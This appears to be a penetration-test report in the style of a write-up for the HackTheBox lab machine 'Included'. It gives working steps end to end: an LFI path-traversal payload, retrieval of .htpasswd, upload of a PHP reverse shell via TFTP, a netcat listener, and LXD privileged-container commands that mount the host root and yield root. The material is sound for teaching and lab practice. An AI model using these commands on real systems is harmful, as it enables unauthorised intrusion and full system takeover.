
Included

Included HTB

Cover



Target: HTB Machine “Included” **Client:** Megacorp (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The goal of this assessment was to conduct a comprehensive security evaluation of a Linux-based target environment and its associated services. Our engagement focused on uncovering critical vulnerabilities—starting with a web application flaw that allowed file access through unsafe input, moving to an open file transfer service that enabled unauthenticated uploads, and culminating with a misconfigured container management system that permitted privilege escalation. This exercise aimed to demonstrate how these weaknesses can be chained together to achieve full system compromise.

Scope of Assessment

- **Network Reconnaissance**
  • Verified host availability using ICMP (a returned TTL value of 63 confirmed a Linux-based system).
- **Web Application Testing**
  • Evaluated the HTTP service on the target host (10.129.211.191) for improper input handling, specifically a Local File Inclusion (LFI) vulnerability that allowed directory traversal to access sensitive files.
- **File Transfer Service Review**
  • Assessed a TFTP service on a secondary host (10.129.99.245) to determine if its unauthenticated access could be leveraged to upload and execute malicious payloads.
- **Container Management Security**
  • Examined the LXD environment for configuration missteps that allowed users with minimal privileges to import and execute containers in privileged mode, thereby facilitating a path to full system control.

Ethics & Compliance

All testing activities were carried out under explicit, pre-approved rules of engagement. Our approach ensured that no operational disruptions occurred during the assessment. Findings from this evaluation are confidential and are shared only with authorized stakeholders to drive immediate and effective remediation.

2 Methodology

This section outlines the step-by-step approach taken during the penetration test. Every phase was executed with precision and documented using command outputs and screenshots to ensure full traceability of our actions.

1. Target Identification and Reconnaissance

The initial reconnaissance phase began with verifying host availability and obtaining preliminary information. An ICMP ping was executed against the target (10.129.211.191), and the returned TTL value of 63 indicated that the host is running a Linux operating system. The following output illustrates the process:

```
kali@kali ~ [13:35:28] $ ping -c 1 10.129.211.191
PING 10.129.211.191 (10.129.211.191) 56(84) bytes of data.
64 bytes from 10.129.211.191: icmp_seq=1 ttl=63 time=52.5 ms

--- 10.129.211.191 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.492/52.492/52.492/0.000 ms
```

2. Port Scanning and Service Enumeration

A comprehensive TCP port scan was next performed using Nmap. This scan aimed to identify all open ports on the target and determine the running services. The full TCP port scan revealed that port 80 (HTTP) was open:

```
kali@kali ~/workspace/Included [13:40:05] $ sudo nmap -sS -Pn -n -p- --
open   10.129.211.191  -oG IncludedServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 13:40 EDT
Nmap scan report for 10.129.211.191
Host is up (0.038s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 14.92 seconds
```

To further identify the version of the HTTP service, a service detection scan was conducted:

```
kali@kali ~/workspace/Included [13:40:36] $ sudo nmap -sVC -p 80
10.129.211.191 -oG IncludedServices1
```


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 13:42 EDT
Nmap scan report for 10.129.211.191
Host is up (0.050s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.211.191/?file=home.php
```

3. Vulnerability Discovery: Local file inclusion

A test for local file inclusion was performed by manipulating the query parameter to access sensitive system files. The following URL was used to target the `/etc/passwd` file:

```
http://10.129.211.191/?file=../../../../../etc/passwd
```

The vulnerability was further evidenced with a screenshot:


10.129.211.191/?file=../../../../..
Not Secure
10.129.211.191/?file=../../../../../etc/passwd
Import bookmarks...
ARTToolkit

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/
usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/
nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/
nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/
run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/
var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/
var/cache/pollinate:/bin/false mike:x:1000:1000:mike:/home/mike:/bin/bash tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```

4. Additional Service Discovery and Hidden File Enumeration

An additional UDP scan on a different target (10.129.99.245) was conducted to enumerate services on port 69, typically used for TFTP:

```
kali@kali ~/workspace/Included [15:12:29] $ sudo nmap -sU -p 69
10.129.99.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 15:12 EDT
Nmap scan report for 10.129.99.245
Host is up (0.053s latency).

PORT   STATE         SERVICE
69/udp open|filtered tftp
```

Next, the ffuf tool, along with a common web-content wordlist, was utilized to enumerate hidden directories and files on the TFTP server. The scan revealed several files, including

`.htpasswd`:


```
kali@kali ~/workspace/Included/cosas [15:56:50] $ ffuf -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt  -u
http://10.129.99.245/FUZZ/


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.99.245/FUZZ/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-
Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 3101ms]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 3103ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 3537ms]
fonts                   [Status: 200, Size: 2831, Words: 162, Lines: 25,
Duration: 36ms]
icons                   [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 44ms]
images                  [Status: 200, Size: 944, Words: 62, Lines: 17,
Duration: 35ms]
index.php               [Status: 301, Size: 308, Words: 20, Lines: 10,
Duration: 34ms]
```

```
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 34ms]
:: Progress: [4746/4746] :: Job [1/1] :: 1142 req/sec :: Duration:
[0:00:07] :: Errors: 0 ::
```

Using an HTTP request incorporating the file parameter allowed the retrieval of the contents of the `.htpasswd` file, which exposed the credentials for the user “mike”:

```
http://10.129.99.245/?file=.htpasswd
```

The credentials were validated by reviewing the following screenshot:


10.129.99.245/?file=../../../..
10.129.99.245/?file=../../../..
Not Secure
Import bookmarks...
ARTToolkit

10.129.99.245/?file=.htpasswd

mike:[redacted]


5. Reverse Shell Deployment

With valid credentials obtained, the next phase involved deploying a reverse shell payload. A PHP reverse shell script (sourced from the Pentest Monkey repository https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
) was adapted and uploaded to the TFTP server with the following command:

```
kali@kali ~/workspace/Included [16:32:28] $ tftp 10.129.99.245
tftp> put 12341234.php
```


Exploitation was then achieved by executing the payload through the Local File Inclusion (LFI) vulnerability:

```
Run the reverse shell /var/lib/tftpboot/12341234.php
```


10.129.99.245/?file=../../../..
10.129.99.245/?file=../../../

10.129.99.245/?file=/var/lib/tftpboot/12341234.php

This action resulted in a successful reverse shell connection, as shown in the following screenshots:




```
kali@kali ~/workspace/Included/cosas [16:27:37] $ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.162] from (UNKNOWN) [10.129.99.245] 44120
Linux included 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 20:37:10 up  1:28,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

To ensure stability, the shell was upgraded to a full TTY using Python:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@included:/$
```

Lets make a lateral movement to mike using `su mike`



```
www-data@included:/$ su mike
su mike
Password: [redacted]

mike@included:/$ 
```

6. Post-Exploitation and Lateral Movement

After establishing an initial foothold as the web server user (`www-data`), lateral movement was pursued by switching to the user “mike”. A successful switch was achieved using `su mike`, which was further validated by the output of the `id` command showing that mike is a member of the `lxd` group:

```
mike@included:/$ id
id
uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)
```

7. Privilege Escalation via LXD

Leveraging membership in the `lxd` group, the final phase involved escalating privileges through misconfiguration in the LXD container environment.


- **Downloading the Container Image:** An Alpine container was retrieved from the repository:

```
https://github.com/saghul/lxd-alpine-builder
```


- **Extracting the Container Files:** The container was extracted using:

```
tar -xvzf alpine-v3.13-x86_64-20210218_0139.tar.gz
```

- **Transferring the Container to the Target:** A lightweight HTTP server was launched on the attacker machine:



```
kali@kali ~/workspace/Included/content/lxd-alpine-builder [15:04:38] $ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LICENSE  README.md
```



```
mike@included:/tmp$ wget http://10.10.14.173/alpine-v3.13-x86_64-20210218_0139.tar.gz -O  alpine-v3.13-x86_64-202102
18_0139.tar.gz
ar.gz -O  alpine-v3.13-x86_64-20210218_0139.tar.gz218_0139.ta
--2025-06-04 19:12:08--  http://10.10.14.173/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 10.10.14.173:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’

alpine-v3.13-x86_64 100%[===================>]   3.11M  7.84MB/s    in 0.4s

2025-06-04 19:12:09 (7.84 MB/s) - ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’ saved [3259593/3259593]

mike@included:/tmp$
```

[redacted]

```
kali@kali ~/workspace/Included/content/lxd-alpine-builder [15:04:38] $ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.157.238 - - [04/Jun/2025 15:12:06] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

```
python3 -m http.server 80
```

On the target host, the container image was downloaded using:

```
wget http://10.10.14.173/alpine-v3.13-x86_64-20210218_0139.tar.gz -O
alpine-v3.13-x86_64-20210218_0139.tar.gz
```


- **Importing and Configuring the Container:** The container image was imported into the LXD environment with an alias:

```
mike@included:/tmp$ lxc image import alpine-v3.13-x86_64-
20210218_0139.tar.gz --alias exploit
```

Output

```
alias exploitort alpine-v3.13-x86_64-20210218_0139.tar.gz --a
```

Confirming the import by listing images:




```
mike@included:/tmp$ lxc image list
lxc image list
+---------+--------------+--------+-------------------------------+--------+---------+--------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE   |       UPLOAD DATE        |
+---------+--------------+--------+-------------------------------+--------+---------+--------------------------+
| exploit | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB  | Jun 4, 2025 at 7:17pm (UTC) |
+---------+--------------+--------+-------------------------------+--------+---------+--------------------------+
mike@included:/tmp$
```

- **Launching and Escalating:** The following commands were executed sequentially to initialize and start a new privileged container, before finally obtaining a shell within it:

```
lxc init exploit ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root
recursive=true
lxc start ignite
lxc exec ignite /bin/sh
```

The successful escalation is demonstrated in the screenshot:



```
mike@included:/tmp$ lxc init exploit ignite -c security.privileged=true
lxc init exploit ignite -c security.privileged=true
Creating ignite
mike@included:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root
t/rootnfig device add ignite mydevice disk source=/ path=/mnt
Device mydevice added to ignite
mike@included:/tmp$ recursive=true
recursive=true
mike@included:/tmp$ lxc start ignite
lxc start ignite
mike@included:/tmp$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # whoami
whoami
root
~ #
```


Conclusion

The penetration test methodology involved structured reconnaissance, detailed service enumeration, targeted vulnerability exploitation using LFI and misconfigured TFTP, followed by reverse shell deployment and lateral movement. Finally, privilege escalation was achieved by leveraging an LXD misconfiguration. Each step was meticulously documented using command outputs and screenshots, ensuring the replicability and integrity of the engagement.


3 Findings

Below are the revised, concise findings entries for both vulnerabilities. They briefly enumerate the issues, describe their impact, and include key screenshots without revealing every execution step.


3.1 Vulnerability: Local File Inclusion (LFI) Leading to Remote Code Execution




```
10.129.211.191/?file=../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false mike:x:1000:1000:mike:/home/mike:/bin/bash tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin
```



